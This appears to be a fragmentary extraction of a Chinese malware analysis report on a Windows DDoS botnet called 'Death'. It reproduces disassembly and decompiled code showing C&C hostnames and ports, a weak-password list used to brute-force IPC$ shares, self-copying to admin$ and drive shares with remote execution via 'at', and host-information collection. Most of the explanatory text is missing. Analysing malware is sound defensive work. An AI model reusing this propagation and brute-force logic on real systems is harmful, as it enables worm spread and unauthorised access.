
C&C

WINDOWS

6.2

Address	Hex dump	Disassembly	Comment	Label
00401560	56	push esi	adobe.Ip	
00401561	57	push edi		
00401562	68 A8020000	push 0x200		
00401567	E8 541B0000	call <jmp.&HFC42.#823>		
0040156C	8B3D B8434000	mov edi, dword ptr [<&USER32.usprin	user32.usprintfA	
00401572	8BF0	mov esi, eax		
00401574	68 ACFA4000	push 0040FAAC	ASCII "www.zuinihu.cn:5151"	
00401579	8D86 A4010000	lea eax, dword ptr [esi+0x104]		
0040157F	58	push eax		
00401580	FFD7	call edi		
00401582	8D8E A4000000	lea eax, dword ptr [esi+0x04]		
00401588	68 AC944000	push 0040F9AC	ASCII "Microsoft .NET COM+ Integratnr with SOAP"	
0040158D	51	push ecx		
0040158E	FFD7	call edi		
00401590	8D56 24	lea edx, dword ptr [esi+0x24]		
00401593	68 2CF94000	push 0040F92C	ASCII "Microsoft .Net Framework COM+ Supportr"	
00401598	52	push edx		
00401599	FFD7	call edi		
0040159B	8D46 04	lea eax, dword ptr [esi+0x4]		
0040159E	68 AC944000	push 0040F90C	ASCII ".Net CLRr"	
004015A3	58	push eax		
004015A4	FFD7	call edi		
004015A6	83D8 24	add esp, 0x24		

6.2



Q

4

NB

3

6.2

6.4

```

mov [ebp+var_70], offset aAdministrator ; "administrato
mov [ebp+var_6C], offset aTest ; "test"
mov [ebp+var_68], offset aAdmin_0 ; "admin"
mov [ebp+var_64], offset aGuest ; "guest"
mov [ebp+var_60], offset aAlex ; "alex"
mov [ebp+var_5C], offset aHome ; "home"
mov [ebp+var_58], offset aLove ; "love"
mov [ebp+var_54], offset aXp ; "xp"
mov [ebp+var_50], offset aUser ; "user"
mov [ebp+var_4C], offset aGame ; "game"
mov [ebp+var_48], offset a123 ; "123"
mov [ebp+var_44], offset aMn ; "nn"
mov [ebp+var_40], offset aRoot ; "root"
mov [ebp+var_3C], offset sub_401848
mov [ebp+var_38], offset aMovie ; "movie"
mov [ebp+var_34], offset aTime ; "time"
mov [ebp+var_30], offset aYeah ; "yeah"
mov [ebp+var_2C], offset aMoney ; "money"
mov [ebp+var_28], offset aPass ; "password"
mov [ebp+var_24], offset a11 ; "11"
mov [ebp+var_20], offset a123456 ; "123456"
mov [ebp+var_1C], offset aQwerty ; "qwerty"
mov [ebp+var_18], offset aTest ; "test"
mov [ebp+var_14], offset aAbc123 ; "abc123"
mov [ebp+var_10], offset aMemory ; "memory"
mov [ebp+var_0C], offset aHome ; "home"
mov [ebp+var_08], offset a12345678 ; "12345678"
mov [ebp+var_04], offset aLove ; "love"
mov [ebp+var_00], offset aBbbbb ; "bbbbbb"
mov [ebp+var_F4], offset aXp ; "xp"
mov [ebp+var_E8], offset a8888 ; "8888"
mov [ebp+var_DC], offset aRoot ; "root"
mov [ebp+var_D0], offset aCaonima ; "caonima"
mov [ebp+var_C4], offset a5201314 ; "5201314"
mov [ebp+var_B8], offset a1314520 ; "1314520"
mov [ebp+var_AC], offset aAsdfgh ; "asdfgh"
mov [ebp+var_98], offset aAlex ; "alex"
mov [ebp+var_8C], offset aAngel ; "angel"
mov [ebp+var_78], offset aNull ; "NULL"
mov [ebp+var_6C], offset a123 ; "123"
mov [ebp+var_58], offset aSdf ; "sdf"
mov [ebp+var_4C], offset aBy ; "by"

```

6.4

gethostname	gethosybyname	IP
IPC\$		6.5

```

sprintf(&Dest, "\\%s\ipc$", IPAddress); // 格式化字符串, 要猜解的IP
v27 = &Dest;
lpNetResource = 2;
v23 = 0;
v24 = 0;
v25 = 1;
v26 = &dword_1000A748;
v29 = 0;
v28 = 0;
(WNetAddConnection2A)(&lpNetResource, lpPassword, lpUserName, 0); // 进行连接操作
if ( WNetAddConnection2A )
{
    _GetModuleFileNameA(); // 获取恶意程序自身路径
    Sleep(0xC8u);
    memset(&Dest, 0, 0x404u);
    sprintf(&Dest, "\\%s\admin$\g1fd.exe", IPAddress);
    (lstrcpyA)(&v16, "admin$");
    v6 = _GetModuleFileNameA();
    if ( (CopyFileA)(v6, &Dest, 0) // 拷贝至目标计算机
        || (memset(&Dest, 0, 0x404u),
            sprintf(&Dest, "\\%s\C$\NewArea.exe", IPAddress),
            (lstrcpyA)(&v16, "C:\g1fd.exe"),
            v7 = _GetModuleFileNameA(),
            (CopyFileA)(v7, &Dest, 0))
        || (memset(&Dest, 0, 0x404u),
            sprintf(&Dest, "\\%s\D$\g1fd.exe", IPAddress),
            (lstrcpyA)(&v16, "D:\g1fd.exe"),
            v8 = _GetModuleFileNameA(),
            (CopyFileA)(v8, &Dest, 0))
        || (memset(&Dest, 0, 0x404u),
            sprintf(&Dest, "\\%s\E$\g1fd.exe", IPAddress),
            (lstrcpyA)(&v16, "E:\g1fd.exe"),
            v9 = _GetModuleFileNameA(),

```

6.5

C:\g1fd.exe

D:\g1fd.exe

E:\g1fd.exe

F:\g1fd.exe


```

lea    eax, [ebp+Dest]
push   [ebp+arg_0]
push   offset aAtSDDS ; "at \\\%s %d:%d %s"
push   eax             ; Dest
call   esi ; __imp_sprintf
add    esp, 24h
lea    eax, [ebp+Dest]
push   ebx             ; uCmdShow
push   eax             ; lpCmdLine
call   WinExec
push   700h            ; dwMilliseconds
mov    dword_409624, 1
call   Sleep
    
```



```

034 push    8096             ; port 8096
038 mov     edi, eax
038 mov     [ebp+cp], 'n'
038 mov     [ebp+var_13], 'b'
038 mov     [ebp+var_12], '.'
038 mov     [ebp+var_11], 'c'
038 mov     [ebp+var_10], 'z'
038 mov     [ebp+var_F], 't'
038 mov     [ebp+var_E], 'l'
038 mov     [ebp+var_D], 'y'
038 mov     [ebp+var_C], 'y'
038 mov     [ebp+var_B], '.'
038 mov     [ebp+var_A], 'c'
038 mov     [ebp+var_9], 'o'
038 mov     [ebp+var_8], 'm' ; nb.cztlyy.com
038 mov     [ebp+name.sa_family], 2
038 call   [ebp+htons]
    
```



```

push   edi
push   180000
call   Sleep

push   edi
push   7200000
call   ds:Sleep
    
```

6.8 C&C

Q

C&C

6.9

3

```

push edi
push 180000
call Sleep

```

6.9 Q

C&C

C&C

C&C

6.4

Q

NB

C&C

Address	Hex dump	ASCII
0012FDB4	04 00 00 00 57 69 6E 20 58 50 20 53 50 33 00 00	..Win XP SP3..
0012FDC4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FDD4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FDE4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FDF4	00 00 00 00 35 31 32 20 40 42 00 00 00 00 00 00	...512 MB...
0012FE04	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FE14	00 00 00 00 31 2A 32 34 39 34 40 48 7A 00 00 00	...1*2494MHz...
0012FE24	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FE34	00 00 00 00 31 20 47 62 70 73 00 00 00 00 00 00	...1 Gbps...
0012FE44	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0012FE54	00 00 00 00 00 00 00 00 00 00 00 00 53 6E 36 00	...Sn6...

计算机语言ID, 中国

系统版本

内存

CPU频率和  
核心数  
网卡速率

6.10

DUMP

6.10 dump

CPU

- "Death"




- " Death"



- "Death"







7.5

"Death"

DDoS

7.6




7.6



- " Death"

C&C

7.8



7.8

C&C

8.

" Death"

--

" Death"

" Death"

DDoS

" Death"

" Billgate"

" Billgate"

WEB Shell